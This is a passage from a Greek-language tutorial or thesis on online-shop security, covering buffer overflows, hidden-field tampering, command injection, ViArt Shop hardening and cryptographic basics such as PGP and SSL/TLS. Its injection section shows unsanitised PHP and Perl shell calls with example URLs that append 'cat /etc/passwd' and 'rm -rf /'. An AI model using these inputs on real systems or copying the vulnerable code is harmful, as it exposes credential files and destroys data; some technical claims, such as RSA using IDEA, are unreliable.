Μια Buffer Overflow επίθεση πραγματοποιείται εισάγοντας σκοπίμως περισσότερη πληροφορία σε ένα πρόγραμμα από όσο το ίδιο το πρόγραμμα θα μπορούσε να χειριστεί. Οι επιθέσεις Buffer Overflow εκμεταλλεύονται την έλλειψη

ορίου ελέγχοντας το μέγεθος της πληροφορίας που εισάγεται και αποθηκεύεται μέσα στο Buffer. Η επιπρόσθετη πληροφορία που θα υπερχειλίσει τη μνήμη δε θα γίνει αποδεκτή, και θα αντικατασταθεί από άλλη περιοχή της μνήμης και στο μεταξύ θα διατηρεί και κάποιες οδηγίες του προγράμματος. Το αποτέλεσμα είναι σειριακό, το οποίο μπορεί τελικά να σταματήσει την εφαρμογή ή το σύστημα το οποίο εκτελείται.

Οι πρόσφατες πληροφορίες μπορεί να δώσουν νέες οδηγίες, οι οποίες θα δίνουν τον έλεγχο του στόχου-υπολογιστή στον επιτιθέμενο, εξαρτώμενο από τις πληροφορίες που έχουν εισαχθεί.

Κάθε φορά που το σύστημα είναι τρωτό, για παράδειγμα, αν ο επιτιθέμενος στείλει ένα e-mail σε ένα χρήστη που χρησιμοποιεί Microsoft Outlook και κάνει χρήση μια διεύθυνση που έχει μεγαλύτερο μέγεθος από 256 χαρακτήρες, θα εξαναγκάσει το buffer να υπερχειλίσει. Για να είναι επιτυχής αυτός ο τύπος της επίθεσης, ο αποδέκτης δε χρειάζεται καν να ανοίξει το e-mail. Η επίθεση θα είναι επιτυχής αμέσως μόλις το μήνυμα έχει κατεβεί από το κεντρικό σύστημα.

Οι επιθέσεις Buffer Overflow επηρεάζουν γλώσσες βασισμένες στη C. Από τότε που οι περισσότερες δικτυακές εφαρμογές περιέχουν scripts (ή είναι γραμμένες σε γλώσσα java η οποία δεν επηρεάζεται στις επιθέσεις Buffer Overflow), σπάνια επηρεάζονται από τις επιθέσεις Buffer Overflow.

Ακόμα και τυπικές δικτυακές εφαρμογές μπορούν να περιέχουν αρκετά στοιχεία που είναι γραμμένα σε γλώσσα C, όπως:

- Web Servers, όπως ο apache,
- Apache Modules,
- Μηχανές εφαρμογών, όπως PHP,
- PHP Modules,
- CGI scripts γραμμένα σε γλώσσα C,
- Εξωτερικά συστήματα, τα οποία αναφέρονται σε βάσεις δεδομένων, mail servers, directory servers, και άλλοι servers που είναι γραμμένοι σε γλώσσα C.

6.3.1 Πηγές επιθέσεων Buffer Overflow:

- "The Shellcoder's Handbook: Discovering and Exploiting Security Holes by Jack Koziol et al" (Wiley).

- “Practical Code Auditing” by Lurene A. Grenier http://www.daemonkitty.net/lurene/papers/Audit.pdf
- “Buffer Overflows Demystified” by Murat Balaban http://www.enderunix.org/docs/eng/bof-eng.txt
- “Smashing The Stack For Fun And Profit” by Aleph One http://www.insecure.org/stf/smashstack.txt
- “Advanced Doug Lea’s malloc exploits” by jp@corest.com http://www.phrack.org/phrack/61/p61-0x06_Advanced_malloc_exploits.txt
- “Taking Advantage of nonterminated adjacent memory spaces” by twitch@vicar.org http://www.phrack.org/phrack/56/p56-0x0e

6.4 Παραποίηση τιμών (Hidden Manipulation)

Η παραποίηση τιμών συμβαίνει όταν ένας επιτιθέμενος μεταβάλλει τα πεδία της φόρμας τα οποία είναι κρυμμένα σε καταστήματα ηλεκτρονικού εμπορίου, όπως είναι οι τιμές και οι διάφοροι φόροι. Εκπληκτικά, αυτός ο τύπος επίθεσης απαιτεί μόνο έναν απλό HTML editor σαν αυτούς που είναι ευρέως διαθέσιμοι στον παγκόσμιο ιστό. Ο επιτιθέμενος μεταβάλλει την τιμή ενός αντικειμένου-αγαθού ή σε μια σειρά από αντικείμενα και μετά έχει την ικανότητα να αγοράσει αυτά τα αντικείμενα στην τιμή που έχει αλλάξει.

6.5 Απομακρυσμένη Εκτέλεση Εντολών (Command Execution)

Η επίθεση με τη χρήση απομακρυσμένης επίθεσης εντολών λαμβάνει χώρα όταν ο επιτιθέμενος επιτυγχάνει να χειριστεί επιδέξια τις παραμέτρους των scripts και να εκτελέσει αυθαίρετες εντολές στο σύστημα. Αυτά τα προβλήματα επέρχονται όταν τα scripts εκτελούν εξωτερικές εντολές χρησιμοποιώντας τις παραμέτρους από τις εσωτερικές πληροφορίες για να δημιουργήσουν γραμμές εντολών αλλά αποτυγχάνουν να απομακρύνει τα δεδομένα εισόδου.

Οι επιθέσεις με απομακρυσμένη εκτέλεση εντολών είναι συχνό φαινόμενο στα προγράμματα που χρησιμοποιούν Perl και PHP. Αυτά τα προγραμματιστικά περιβάλλοντα ενθαρρύνουν τους προγραμματιστές να επαναχρησιμοποιήσουν τα binaries των λειτουργικών συστημάτων.

Για παράδειγμα, εκτελώντας έναν απλό PHP κώδικα:

```
$output = ‘ls –al /home/$username’;
Echo $output;
```

Αυτός ο κώδικας σκοπεύει να εμφανίσει μια λίστα από αρχεία σε ένα φάκελο. Αν το σύμβολο της άνω τελείας χρησιμοποιείται στην είσοδο, θα σημειώσει το τέλος από την πρώτη εντολή, και την αρχή από τη δεύτερη. Η δεύτερη εντολή μπορεί να είναι οποιαδήποτε θέλουμε. Η επίκληση:

http://www.example.com/view_user.php?username=pelatis;cat%20/etc/passwd

θα εμφανίσει τα περιεχόμενα του αρχείου passwd στο σύστημα.

Αφού ο επιτιθέμενος συμβιβαστεί με αυτόν τον τρόπο με το σύστημα, θα έχει πολλές ευκαιρίες για να μπορέσει να το εκμεταλλευτεί.

- Μπορεί να εκτελέσει οποιαδήποτε binary του συστήματος,
- Να ξεκινήσει το σύστημα και να εισαχθεί μέσα στο κεντρικό σύστημα με τα προνόμια του ηλεκτρονικού χρήστη του συστήματος.
- Να κατεβάσει άλλα binaries από δημόσιους servers,
- Να κατεβάσει και να μεταγλωττίσει χρησιμοποιώντας εργαλεία πηγαίου κώδικα.
- Να αποκτήσει πρόσβαση στο κεντρικό σύστημα.

Η πιο συνηθισμένη μορφή της επίθεσης με απομακρυσμένη εκτέλεση εντολών είναι στέλνοντας μηνύματα ηλεκτρονικού ταχυδρομείου σε form-to-email scripts. Αυτά τα scripts είναι τυπικά γραμμένα σε γλώσσα Perl. Είναι γραμμένα για να δέχονται δεδομένα από μία POST ζήτηση, να κατασκευάζουν το μήνυμα του ηλεκτρονικού ταχυδρομείου και να το αποστέλλουν. Ένα παράδειγμα κώδικα γραμμένο σε Perl θα έμοιαζε ως εξής:

```
# send email to the user
Open(MAIL, “|/usr/lib/sendmail $email”);
Print MAIL “Thank you for contacting us.\n”;
Close MAIL;
```

Αυτός ο κωδικός ποτέ δεν ελέγχει αν η παράμετρος $email περιέχει μόνο τη διεύθυνση του ηλεκτρονικού ταχυδρομείου. Από τότε που η αξία της παραμέτρου χρησιμοποιείται απευθείας στη γραμμή εντολών, ο επιτιθέμενος θα μπορούσε να τερματίσει την ηλεκτρονική διεύθυνση χρησιμοποιώντας το σύμβολο της άνω τελείας, και να εκτελέσει οποιαδήποτε άλλη εντολή στο σύστημα.

http://www.example.com/feedback.php?email=pelatis@webcreator.com;rm%20-rf%20/


6.6 Ψεύτικες IPs (Black IPs) στο ViArt Shop

Το ηλεκτρονικό εμπόριο είναι ένα μέρος στο οποίο η απάτη είναι πολύ πιθανή. Για αυτό το λόγο θα πρέπει να προστατέψουμε τόσο όσο τον εαυτό μας ως διαχειριστές όσο και τους πελάτες του ηλεκτρονικού μας καταστήματος. Με το ViArt Shop μπορούμε να παρακολουθήσουμε τις IPs που χρησιμοποιούν οι πελάτες για να κάνουν τα ψώνια τους καθώς και να μπλοκάρουμε αυτές που θεωρούμε ότι είναι απάτη.

Για να εμποδίσουμε έναν πελάτη να εισέλθει στο ηλεκτρονικό μας κατάστημα ή τουλάχιστον να μπορούμε να τον επιτηρήσουμε, θα πρέπει να προσθέσουμε την IP του πελάτη αυτού στη μαύρη λίστα (black list). Αυτό μπορεί να επιτευχθεί από τη σελίδα που περιέχει τις λεπτομέρειες παραγγελίας (Order Details page). Κάνουμε κλικ στο σύνδεσμο “Add to Black List” και όλες οι ενέργειες για τη συγκεκριμένη IP θα μπλοκαριστούν. Ωστόσο, υπάρχει περίπτωση να μη θέλουμε να γίνουμε τόσο κατηγορηματικοί, και να θέλουμε απλά να είμαστε σε επαγρύπνηση και απλώς να παρακολουθούμε τον πελάτη και τις παραγγελίες του. Σε αυτήν την περίπτωση, θα πρέπει να το υποδείξουμε αυτό στο τμήμα με τις Black IPs.

Ακολουθούμε τη διαδρομή:

Administration > System > Black IPs, και εμφανίζεται το παρακάτω:



Εικόνα 94: Black IPs.

Από εδώ μπορούμε να ρυθμίσουμε τη συμπεριφορά του συστήματος.

Χρησιμοποιώντας το "Red Warning for Administrators" το σύστημά μας θα εμφανίζει όλες τις παραγγελίες που έχουν τοποθετηθεί από αυτήν την IP με κόκκινο χρώμα, καθώς σε αυτήν την περίπτωση ο πελάτης δε θα παρατηρήσει ούτε θα του εμφανιστεί τίποτα. Ενώ, αν χρησιμοποιήσουμε την επιλογή "Block all Activities" το σύστημα μας θα μπλοκάρει όλες τις δραστηριότητες από μια συγκεκριμένη IP, με αποτέλεσμα ο πελάτης να μην έχει τη δυνατότητα ούτε να μπορεί να εισαχθεί (log in) στο ηλεκτρονικό μας κατάστημα.

6.7 Συγκεκριμένα προβλήματα στο ViArt

Υπάρχουν αρκετές πιθανές κακόβουλες επιθέσεις στα διαμορφωμένα αρχεία του συστήματος μας αν το αρχείο 'install.php' δεν το διαγράψουμε από την έκδοση μας αφού κάνουμε την εγκατάσταση. Για να αποφύγουμε τυχόν επιθέσεις, πρέπει να εκτελέσουμε τα παρακάτω βήματα:

- Να διαγράψουμε το αρχείο 'install.php' από το server μας (αν δεν το έχουμε διαγράψει νωρίτερα).

- Να μετονομάσουμε τον ‘admin’ φάκελο με όνομα της δικής μας επιλογής και να ενημερώσουμε τα bookmarks.
- Να μην επιλέξουμε ‘writable’ προνόμια για όλους τους φακέλους, εκτός από το φάκελο ‘images’.
- Να ελέγξουμε το Admin panel για άγνωστο php κώδικα.
- Να αλλάξουμε την είσοδο και τον κωδικό για το Admin panel (μέσω της διαδρομής: Administration > System > Administrators > Change password) και να ασφαλίσουμε ότι δε χρησιμοποιούμε τις προεπιλεγμένες πληροφορίες, όπως: admin/admin.

1. Πρόβλημα στη βάση δεδομένων

Έχουμε εντοπίσει ένα πρόβλημα στη βάση δεδομένων όταν δημιουργούμε ένα διπλότυπο προϊόν.

Η λύση είναι να κατεβάσουμε μια πιο καινούρια έκδοση των αρχείων από την επίσημη ιστοσελίδα του ηλεκτρονικού μας καταστήματος.

Μετά θα αποσυμπιέσουμε το αρχείο ‘admin_product.php’ μέσα στο φάκελο ‘admin’ του καταστήματος μας αντικαθιστώντας αυτό που υπάρχει ήδη.

2. Πρόβλημα στο Google Checkout module

Υπάρχει ένα bug το οποίο δεν υπολογίζει τους φόρους στη σελίδα Checkout του Google.

Η λύση είναι να κατεβάσουμε μια πιο καινούρια έκδοση των scripts από εδώ:

http://www.viart.com/downloads/google_checkout.zip

Μετά θα αποσυμπιέσουμε τα scripts μέσα στο φάκελο /payments αντικαθιστώντας τα υπάρχοντα.

3. Πρόβλημα στον υπολογισμό των κοστών μεταφοράς στη σελίδα πληρωμής.

Έχουμε εντοπίσει ένα JavaScript λάθος υπολογισμό των κοστών μεταφοράς στη σελίδα πληρωμής που αφορά το αρχείο ‘ordering.js’.

Η λύση είναι να κατεβάσουμε μια πιο καινούρια έκδοση των αρχείων από την επίσημη ιστοσελίδα του ηλεκτρονικού μας καταστήματος.

Μετά θα αποσυμπιέσουμε το αρχείο ‘ordering.js’ μέσα στο ‘js’ φάκελο του ηλεκτρονικού μας καταστήματος αντικαθιστώντας αυτό που υπάρχει ήδη.

Το μεγαλύτερο πρόβλημα που παρουσιάζει το ηλεκτρονικό μας κατάστημα στο οποίο δεν έχει βρεθεί ακόμα λύση ή μια πιο καινούρια έκδοση, είναι ότι τα έξοδα αποστολής είναι κρυμμένα μέχρι τη τελική σελίδα πληρωμής. Έτσι, αν βάλουμε τον εαυτό μας στη θέση των πελατών μας θα επιθυμούσαμε να γνωρίζουμε τα έξοδα αποστολής για να αποφασίσουμε τι θα πράξουμε προτού καταλήξουμε στην τελική σελίδα πληρωμών.


Σε όλες τις παραπάνω περιπτώσεις συνετό είναι να μην ξεχάσουμε να κάνουμε ένα αντίγραφο (backup) των τρέχοντα αρχείων σε περίπτωση που κάτι πάει λάθος.

7. Τεχνικές που χρησιμοποιούνται για την ασφάλεια ενός ηλεκτρονικού καταστήματος.

Όσο το ηλεκτρονικό εμπόριο κερδίζει σε δημοτικότητα, τόση περισσότερη πληροφορία ταξιδεύει μέσω του διαδικτύου με αποτέλεσμα οι εφαρμογές ασφάλειας να καθίστανται απαραίτητες. Εξαιτίας των διαφορετικών επιπέδων ασφαλείας που είναι απαραίτητη σε διαφορετικές περιπτώσεις και επειδή η ασφάλεια απαιτείται περαιτέρω του επιπέδου δικτύου, θα αναφερθούμε στη χρήση των ψηφιακών υπογραφών (τι είναι και πως χρησιμοποιούνται), στο PGP (Pretty Good Privacy και πως χρησιμοποιείται σε μηνύματα ηλεκτρονικού ταχυδρομείου), στα SSL(Secure Socket Layers) και TLS (Transport Layer Security), καθώς και στα ψηφιακά πιστοποιητικά.

7.1 Ψηφιακές υπογραφές (Digital Signatures)

Οι ψηφιακές υπογραφές περιέχουν απόδειξη της ταυτότητας του δημιουργού του αντικειμένου που είναι ψηφιακά υπογεγραμμένο. Οι ψηφιακές υπογραφές μπορούν να επιβεβαιώσουν την ταυτότητα του δημιουργού ενός λογισμικού, ή την αυθεντικότητα ενός εγγράφου, ενός ηλεκτρονικού μηνύματος ή ενός πακέτου λογισμικού. Οι ψηφιακές υπογραφές συνήθως εμπεριέχονται σε ψηφιακά πιστοποιητικά και μπορούν να χρησιμοποιηθούν σε έγγραφα είτε είναι κρυπτογραφημένα είτε όχι. Η πραγματική αξία στις ψηφιακές υπογραφές είναι ότι αναμφίβολα αναγνωρίζουν το δημιουργό του εγγράφου και εντοπίζουν αν το έγγραφο έχει μεταβληθεί ακόμα και στο μικρότερο βαθμό μετάλλαξης από την αρχική του μορφή.



Εικόνα: πως οι ψηφιακές υπογραφές μπορούν να εγγυηθούν την ασφαλή παράδοση ενός μηνύματος.

7.2 Pretty Good Privacy (PGP)

Το Pretty Good Privacy (PGP) είναι σχεδόν η πιο καθιερωμένη ασφάλεια που χρησιμοποιείται σε μηνύματα ηλεκτρονικού ταχυδρομείου. Χρησιμοποιείται από ιδιώτες ή από οργανισμούς, ο Phillip R.Zimmermann παρουσίασε το PGP το 1991 και από τότε καθίσταται μια από τις πιο διαδεδομένες χρησιμοποιούμενες κρυπτογραφικές μεθόδους για μηνύματα ηλεκτρονικού ταχυδρομείου. Το PGP χρησιμοποιείται για να κρυπτογραφήσει, αποκρυπτογραφήσει μηνύματα ηλεκτρονικού ταχυδρομείου, για να κρυπτογραφήσει, αποκρυπτογραφήσει αρχεία δεδομένων που είναι προσαρτημένα στα μηνύματα ηλεκτρονικού ταχυδρομείου, και την αποστολή ψηφιακών υπογραφών που πιστοποιούν την ταυτότητα του αποστολέα.


Το PGP υποστηρίζει διάφορους αλγορίθμους δημοσίου κλειδιού για κρυπτογράφηση:

- RSA (Rivest Shamir Adleman)
- Diffie-Hellman

Το RSA χρησιμοποιεί τον αλγόριθμο IDEA (International Data Encryption) ο οποίος μπορεί να δημιουργήσει κλειδιά άνω των 4096 bits. Ενώ η έκδοση Diffie-Hellman χρησιμοποιεί τον αλγόριθμο CAST (Carlisle Adams and Stafford Tavares).

Όταν το PGP χρησιμοποιείται για την αποστολή ψηφιακών υπογραφών χρησιμοποιεί διάφορες εκδόσεις hashes:

- SHA-1
- SHA-2
- MD5
- RIPEMD-160



Εικόνα 97: ρυθμίσεις του PGP στο ηλεκτρονικό μας κατάστημα.

7.3 Secure Socket Layer (SSL)

Το SSL είναι υλοποίηση ασφάλειας της Netscape Communications Corporations για ασφαλή πρόσβαση των πληροφοριών μέσω των φυλλομετρητών των κοινών δηλαδή browsers. Το SSL είναι ένα υβριδικό πρωτόκολλο. Χρησιμοποιεί μια

πληθώρα από κρυπτογραφικές τεχνικές ώστε να καταστήσει την επικοινωνία ασφαλέστερη. Κάθε σύνδεση SSL περιέχει συμπληρωματικά δύο φάσεις:

- Handshake phase,

Κατά τη διάρκεια αυτής της φάσης ο κεντρικός υπολογιστής στέλνει στον πελάτη του το πιστοποιητικό το οποίο περιλαμβάνει και το δημόσιο κλειδί και ο πελάτης πιστοποιεί την ταυτότητα του αρχικού χρησιμοποιώντας την κρυπτογράφηση δημοσίου κλειδιού. Σε ορισμένες περιπτώσεις, ο κεντρικός υπολογιστής απαιτεί από τον πελάτη του να κατέχει ένα πιστοποιητικό και έτσι να πραγματοποιείται και η πιστοποίηση του πελάτη. Αφού η πιστοποίηση και των δύο έχει υλοποιηθεί συμφωνούν σε μια κοινή τοποθέτηση των πρωτοκόλλων κρυπτογράφησης και στη δημιουργία ιδιωτικών μυστικών κλειδιών.

- Data-exchange phase,

Με τη χρήση μυστικών κλειδιών τα οποία είναι γνωστά και από τις δύο πλευρές, η επικοινωνία γίνεται χρησιμοποιώντας πρωτόκολλα συμμετρικής κρυπτογραφίας μέχρι και οι δύο πλευρές να συμφωνήσουν να τερματίσουν το κανάλι επικοινωνίας.

Είναι το SSL ασφαλή; Η απάντηση είναι και ναι και όχι. Από τεχνικής πλευράς, η ασφαλή μεταβίβαση μπορεί να επιτευχθεί υπό τον όρο ότι οι κατάλληλοι αλγόριθμοι κρυπτογραφίας χρησιμοποιούνται μαζί με επαρκώς μεγάλων μεγεθών κλειδιών.

7.4 OpenSSL:

Είναι μια υλοποίηση ανοιχτού κώδικα (toolkit) πολλών κρυπτογραφικών πρωτοκόλλων. Σχεδόν όλα οι εφαρμογές ανοιχτού κώδικα και πολλά διαφημιστικά πακέτα βασίζονται σε αυτό για τις κρυπτογραφικές τους ανάγκες. Το OpenSSL είναι υπό την άδεια του BSD-like το οποίο επιτρέπει την εμπορική εκμετάλλευση του ανοιχτού κώδικα.

http://www.openssl.org

7.5 Transport Layer Security (TLS)

Το Transport Layer Security έχει υποκαταστήσει το SSL και είναι μια πιο πρόσφατη έκδοση με ελάχιστες όμως διαφορές από τον προηγήθην. Όπως και το SSL εξασφαλίζει αυθεντικότητα ανάμεσα στο σύστημα και τους πελάτες όπου απαιτείται


μυστικότητα και ασφάλεια κατά τη διάρκεια της επικοινωνίας τους. Το σύστημα και οι πελάτες που χρησιμοποιούν SSL είναι ικανοί να αυθεντικοποιήσουν ο ένας τον άλλον και να κρυπτογραφήσουν/αποκρυπτογραφήσουν τα δεδομένα που λαμβάνουν χώρα μεταξύ τους. Το TLS χρησιμοποιείται συχνά σε καταστάσεις όπου ευαίσθητα δεδομένα στέλνονται μεταξύ του συστήματος και των πελατών. Ένα συνηθισμένο παράδειγμα είναι μια ηλεκτρονική αγορά με χρήση πιστωτικής κάρτας και άλλων προσωπικών πληροφοριών (όπως όνομα, διεύθυνση και άλλες πληροφορίες αποστολής) τα οποία στέλνονται σε ένα κατάστημα ηλεκτρονικού εμπορίου.

7.6 Ψηφιακά πιστοποιητικά (Digital Certificates)

